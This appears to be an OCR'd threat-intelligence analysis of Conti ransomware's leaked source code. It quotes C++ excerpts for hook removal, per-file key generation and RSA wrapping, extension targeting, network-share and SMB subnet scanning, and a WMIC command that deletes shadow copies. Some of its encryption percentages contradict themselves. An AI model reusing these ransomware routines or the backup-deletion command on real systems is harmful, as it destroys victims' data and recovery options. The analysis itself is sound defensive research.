

CONTI'S SOURCE CODE: DEEP-DIVE INTO

cluster25.io/2022/03/02/contis-source-code-deep-dive-into/


March 2, 2022






INTRODUCTION

On 25.02.2022 cybercrime group Conti published the following statement on their shame blog:



The post was redacted several hours later with another one having more neutral tones, condemning the war and disaffiliating itself with the government while however emphasizing sentiments against the west. The post retained its threats of retaliation against critical infrastructure belonging to any Russia aggressor.



After that on 28.02.2022, likely one of the Conti members (or just a Ukrainian security researcher) published a first archive with internal valuable data and information belonging to the whole collective. The action was probably a direct consequence of such a clear-cut stance by the group on the current situation between Russia and Ukraine. Among this material there also appears to be an archive containing the source code of their ransomware of which we report a preliminary analysis.

INSIGHTS

ContiLocker is a ransomware developed by the **Conti Ransomware Gang**, a Russian-speaking criminal collective with suspected links with Russian security agencies. The project is developed in C++ on a **Visual Studio 2015** version with Windows XP Nplatform toolset (**v140_xp**). The specified destination platform is the 10.0 (Windows10). The project structure is organized in different subfolder, where each one handle a specific module of the ransomware (like the “locker” folder for the encryption operations).

For specific operations (like the encryption mechanism) this uses different concurrent threads handled by the **CreateIoCompletitionPort** Windows API and different queues that are handled by the **GetQueuedCompletitionStatus** and **PostQueuedCompletitionStatus**.

The WinMain function (main.cpp) starts with the dynamic resolution of the **LoadLibraryA** API through a manual inspection of the imported **kernel32.dll** (a manual implementation of the **GetProcAddress** API).

After that, the “API” module is invoked to execute an anti-DBI/anti-sandbox technique with the purpose of disable all the possible hooking’s on known DLLs. In fact, the following DLLs are loaded through the just resolved **LoadLibraryA** API:

- kernel32.dll
- ws2_32.dll
- advapi32.dll
- ntdll.dll
- rstrtmgr.dll
- ole32.dll
- oleaut32.dll
- netapi32.dll
- iphlpapi.dll
- shlwapi.dll
- shell32.dll

For each loaded DLL, the **CreateFileMappingW** and the **MapViewOfFile** are invoked to access the mapped view into the address space of the calling process.

```
#ifdef UNICODE
    typedef HANDLE(WINAPI* CreateFileMappingFunc)(HANDLE, LPSECURITY_ATTRIBUTES, DWORD, DWORD,
        DWORD, LPCWSTR);
    CreateFileMappingFunc pCreateFileMapping =
        (CreateFileMappingFunc)GetProcAddress(hKernel32, _STR("CreateFileMappingW"));
#else
    typedef HANDLE(WINAPI* CreateFileMappingFunc)(HANDLE, LPSECURITY_ATTRIBUTES, DWORD, DWORD,
        DWORD, LPCSTR);
    CreateFileMappingFunc pCreateFileMapping =
        (CreateFileMappingFunc)GetProcAddress(hKernel32, _STR("CreateFileMappingA"));
#endif // UNICODE

    hFileMap = pCreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
    if (!hFileMap)
    {
        pCloseHandle(hFile);
        return;
    }

    typedef LPVOID(WINAPI* MapViewOfFileFunc)(HANDLE, DWORD, DWORD, DWORD, SIZE_T);
    MapViewOfFileFunc pMapViewOfFile = (MapViewOfFileFunc)GetProcAddress(hKernel32,
        _STR("MapViewOfFile"));
```

This view is used to manually access the NT header and the inner export directory. From the export directory each address of the exported functions is extracted, and the first bytes of the exported function are checked to identify a possible **JMP**/**NOP**/**RET** instruction that identifies an external hook.

If the current function is hooked, the **VirtualProtect** and the **RtlCopyMemory** API are invoked to overwrite the first bytes of the hooked function. Proceeding with the **WinMain** execution, a mutex called "**kjsidugidf99439**" is created to check for possible concurrent executions of the same payload. If another thread has the ownership of the mutex, the execution terminates here.

After that, the command lines arguments are checked from the **GetCommandLineW** API.

This ransomware accepts the following command line arguments:

- -h: specifies a file that contains the IPv4 of hosts to scan for network/shares encryption (separated by \n\r);
- -p: specifies a file that contains the system path to scan for file encryption (separated by \n\r);
- -m: specifies the encryption mode
- "all": encrypt both local and network files
- "local": encrypt only local files
- "net": encrypt only network files
- "backups": not implemented
- -log: if contains the value "enabled", logs the ransomware actions/errors on the local file **C:\\ CONTI_LOG.txt**

Afterwards, the **GetNativeSystemInfo** API is invoked to extract the number of processors and the "**threadpool**" module is used to instantiate **number_of_processors** * 2 threads (both for local and/or network encryption, based on the specified flags).

Each thread allocates its own buffer for the upcoming encryption and initialize its own cryptography context through the **CryptAcquireContextA** API and an RSA public key.

```
STATIC BYTE g_PublicKey[4096] = "__publickey__";// "\x07\x02\x00\x00\x00\xA4\x00\x00\x52\x53\x41\x32\x00\x10\x00\x00\x01\x00\x01\x00\xE5\xB4\xDC\x55\
STATIC
BOOL
GetCryptoProvider(__out HCRYPTPROV* CryptoProvider)
{
    BOOL bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, OBFA(MS_ENH_RSA_AES_PROV_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
    if (bSuccess) {
        return TRUE;
    }

    bSuccess = (BOOL)pCryptAcquireContextA(CryptoProvider, NULL, OBFA(MS_ENH_RSA_AES_PROV_A), PROV_RSA_AES, CRYPT_VERIFYCONTEXT | CRYPT_NEWKEYSET);
    if (bSuccess) {
        return TRUE;
    }
```

Then, each thread waits in an infinite loop for a task in the **TaskList** queue (shared by each thread and accessed by the **EnterCriticalSection** API). In case a new task is available, the filename to encrypt is extracted from the task and, if the filename corresponds to "**stopmarker**", the thread execution is concluded.

In any other case, the "locker" module is invoked to encrypt the current file.

The encryption routine for a specific file starts with a random key generation (using the **CryptGetRandom** API) of a **32-bytes** key and another random generation of an **8-bytes** IV.

Subsequently, the random key and the random IV are stored in a custom **FIleInfo** structure and the random key is encrypted using the RSA key previously decoded.

```
// get random bytes for another runtime-key
if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
    return FALSE;
}
// get random bytes for an initial vector
if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
    return FALSE;
}

RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);

// encrypt with the public key this runtime-generated key
if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey, &dwDataLen, 524)) {
    return FALSE;
}
```

Before the encryption phase if the restart manager DLL is loaded (**rstrtmgr.dll**), the **RmStartSession**, **RmGetList** and **RmShutdown** APIs are invoked to terminate each application that are using this specific resource or have a handle open on that

resource.

Then, based on the file extension, the file content is full encrypted or partially encrypted (**20% encryption**). In particular, the **CheckForDataBases** method is invoked to check for a possible full encryption against the following extensions:

> .4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas.mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3,.ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .ogy, .orx, .owc, .p96, .p97, .pan, .pdb, .p dm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spg, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt

Otherwise, the method **CheckForVirtualMachines** method is invoked to check for a possible 20% partial encryption ((file_size / 100) * 7) against the following extensions:

> vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

```
// check if the extension of the file is a database
if (CheckForDataBases(FileInfo->Filename)) {
    // write in the files encryption mode and the encrypted key for a future decryption
    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }
    // full encryption
    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);

}
// check if the file is from a virtual machine
else if (CheckForVirtualMachines(FileInfo->Filename)) {
    // write in the files encryption mode and the encrypted key for a future decryption
    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
        return FALSE;
    }
    // encrypt 20% of the data = (filesize / 100) * 7
    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 20);

}
```

In other cases, the following pattern is followed:

- If the file size is lower than 1,04 GB: perform a full encryption.
- If the file size is between 1,04 GB and 5,24 GB: perform a header encryption (encrypt only the first 1048576 bytes).

- Otherwise perform a 50% partial encryption ((file_size / 100) * 100).

After chosen the encryption method, the first bytes of the file content are overwritten (before the encryption) with the information about the encryption mode and the key used for encryption. Then, the file content is encrypted using the random key previously encrypted with RSA and the file extension is changed to **.EXTEN**.

Now let's see how these threads are invoked from the enumeration methods returning to the WinMain execution.

First, a **COM** bypass is used to delete the shadow copies from the **Windows Management Instrumentation** (WMI).

In details:

1. The COM object is initialized through the **CoInitializeEx** API.
2. The COM security levels are changed trough the **CoInitializeSecurity** API and the parameter **cAuthSvc** equals to -1 in order to disable the authentication.
3. The **CoCreateInstance** API is used to locate the WMI trough the CLSID "**CLSID_WbemLocator**".
4. The WMI and the **WQL** (WMI Query Language) are accessed through the **IWbemLocator**::**ConnectServer** method.
5. The WMI proxy security levels are changed through the **CoSetProxyBlanket** API in order to set the flag **RPC_C_AUTHZ_NONE** and avoid the authentication.
6. The "**SELECT * FROM Win32_ShadowCopy**" query is invoked to identify the shadow copies ID's and a command-line execution is used to delete each shadow copy "**cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='%s'\" delete**"

```
while (pEnumerator)
{
    HRESULT hr = pEnumerator->Next(WBEM_INFINITE, 1,
        &pclsObj, &uReturn);

    if (0 == uReturn)
    {
        break;
    }

    VARIANT vtProp;

    hr = pclsObj->Get(OBFW(L"ID"), 0, &vtProp, 0, 0);

    WCHAR CmdLine[1024];
    RtlSecureZeroMemory(CmdLine, sizeof(CmdLine));
    wsprintfW(CmdLine, OBFW(L"cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='%s'\" delete"), vtProp.bstrVal);
```

Finally, the enumeration process starts. First, the file-system paths specified through the -p flag are iterated and for each path the ransomware note (R3ADM3.txt, not available in this leaked version) is dropped into the specified directory. After that, the APIs **FindFirstFileW** and **FindNextFileW** are used to iterate inside each directory ignoring the special files (like "." or "..").

The malware uses a whitelist for both directories and files to avoid the encryption of unnecessary data. The following directories names and file names are avoided during the enumeration process:

- Directories: “tmp”, “winnt”, “temp”, “thumb”, “$Recycle.Bin”, “$RECYCLE.BIN”, “System Volume Information”, “Boot”, “Windows”, “Trend Micro”
- Files: “.exe”, “.dll”, “.lnk”, “.sys”, “.msi”, “R3ADM3.txt”, “CONTI_LOG.txt”

If the file to encrypt is a directory, the described process is repeated recursively for all the subdirectories and subfiles. Finally, the file to encrypt is passed to the first available thread for the encryption process populating the TaskList queue. The following enumeration inspects all the logical drives of the infected system.

In fact, in addition to the paths specified by the -p flag, the **GetLogicalDriveStringsW** API is used to obtain the drives list. Then, for each logical drive, the root path is extracted, and the previous process is repeated for each subdirectory and subfiles.

```
while (Length = (INT)plstrlenW(tempBuffer)) {

    PDRIVE_INFO DriveInfo = new DRIVE_INFO;
    if (!DriveInfo) {

        m_free(Buffer);
        return 0;

    }

    DriveInfo->RootPath = tempBuffer;
    TAILQ_INSERT_TAIL(DriveList, DriveInfo, Entries);

    DrivesCount++;
    tempBuffer += Length + 1;

}

logs::Write(OBFW(L"Found %d drives: "), DrivesCount);

PDRIVE_INFO DriveInfo = NULL;
TAILQ_FOREACH(DriveInfo, DriveList, Entries) {
    logs::Write(OBFW(L"%s"), DriveInfo->RootPath.c_str());
}
```

The last enumeration process is used to enumerate the shares of the infected Windows system. In fact, the **NetShareEnum** API is used to retrieve information about each shared resource. For each resource, if the resource represents a disk drive, a special share (e.g., $IPC communications, ADMIN$ remote administrations, administrative shares) or a temporary share the share path is extracted (e.g., **\\\\$IP\\$SHARE_NAME**).

Then, each share path is used as a directory for the previously described process of directories and files encryption.

```
Result = NetShareEnum(pwszIpAddress, 1, (LPBYTE*)&ShareInfoBuffer, MAX_PREFERRED_LENGTH, &er, &tr, &resume);
if (Result == ERROR_SUCCESS)
{

    LPSHARE_INFO_1 TempShareInfo = ShareInfoBuffer;

    for (DWORD i = 1; i <= er; i++)
    {
        // if the share contains a disk drive, a special share ($IPC communications, ADMIN$ for remote administrati
        if (TempShareInfo->shi1_type == STYPE_DISKTREE  ||
            TempShareInfo->shi1_type == STYPE_SPECIAL   ||
            TempShareInfo->shi1_type == STYPE_TEMPORARY)
        {

            PSHARE_INFO ShareInfo = (PSHARE_INFO)m_malloc(sizeof(SHARE_INFO));

            if (ShareInfo)
            {
                // extract share path and insert in the shareList
                lstrcpyW(ShareInfo->wszSharePath, OBFW(L"\\\\"));
                lstrcatW(ShareInfo->wszSharePath, pwszIpAddress);
                lstrcatW(ShareInfo->wszSharePath, OBFW(L"\\"));
                lstrcatW(ShareInfo->wszSharePath, TempShareInfo->shi1_netname);

                TAILQ_INSERT_TAIL(ShareList, ShareInfo, Entries);
```

Additionally to the share enumeration, this ransomware presents a multi-thread component to scan for other IP's in the reachable networks for a destructive lateral movement encryption. In particular, the WSAStartup and the WSAIoctl APIs are invoked to get a handler to LPFN_CONNECTEX for low-level binds and connections.

Then, the **GetIpNetTable** API is invoked to recover the ARP table of the infected system. For each entry of the ARP table, the specified IPv4 addresses are checked against the following masks:

- 172.*
- 192.168.*
- 10.*
- 169.*

If the current ARP IPv4 respect one of these masks, the IP subnet is extracted and added into a subnet's queue. From this enumeration, two concurrent threads are created. The first thread is responsible for subnet scanning: for each possible address (from .0 to .255) in each extracted subnet the malware tries a connection on that IP on the SMB port (445) using the TCP protocol. For each successful connection, this first thread saves the valid IP's in a queue and repeat the scan each 30 seconds.

The second thread wait for some valid IP in the IP's queue and for each IP enumerate the shares using the **NetShareEnum** API repeating the process described for the share enumeration. The hexadecimal **0xFFFFFFFF** is used as last IP address in the queue to kill both threads and conclude the second and last part of the network enumeration.

```
TAILQ_REMOVE(&g_HostList, HostInfo, Entries);
LeaveCriticalSection(&g_CriticalSection);

// if STOP_MARKER exit thread
if (HostInfo->dwAddres == STOP_MARKER) {

    m_free(HostInfo);
    ExitThread(EXIT_SUCCESS);

}

// enum the shares for the current IPv4 address using NetShareEnum
network_scanner::EnumShares(HostInfo->wszAddress, &ShareList);
while (!TAILQ_EMPTY(&ShareList))
{
    // invoke searchFiles routine for each share path
    network_scanner::PSHARE_INFO ShareInfo = TAILQ_FIRST(&ShareList);
    filesystem::SearchFiles(ShareInfo->wszSharePath, threadpool::NETWORK_THREADPOOL);
    TAILQ_REMOVE(&ShareList, ShareInfo, Entries);
    m_free(ShareInfo);
```

Concluding the ransomware execution, the **WaitForSingleObject** API is invoked on each thread to wait for the completion of encryption and enumeration operations before closing the main process.

```
// Wait for threads to finish
if (g_EncryptMode == LOCAL_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {

    if (hLocalSearch) {
        pWaitForSingleObject(hLocalSearch, INFINITE);
    }
    threadpool::Wait(threadpool::LOCAL_THREADPOOL);


}
// Wait for threads to finish
if (g_EncryptMode == NETWORK_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {
    threadpool::Wait(threadpool::NETWORK_THREADPOOL);
}
```

CONCLUSION

The **Conti** gang is one of the best known and most feared criminal organizations in the digital world. The quantity and detail of the internal data that is gradually coming out about the collective can certainly represent a real earthquake in the landscape of cyber threats. As for the code, it appears to be very well modularized and managed. As we could have expected its quality is certainly high.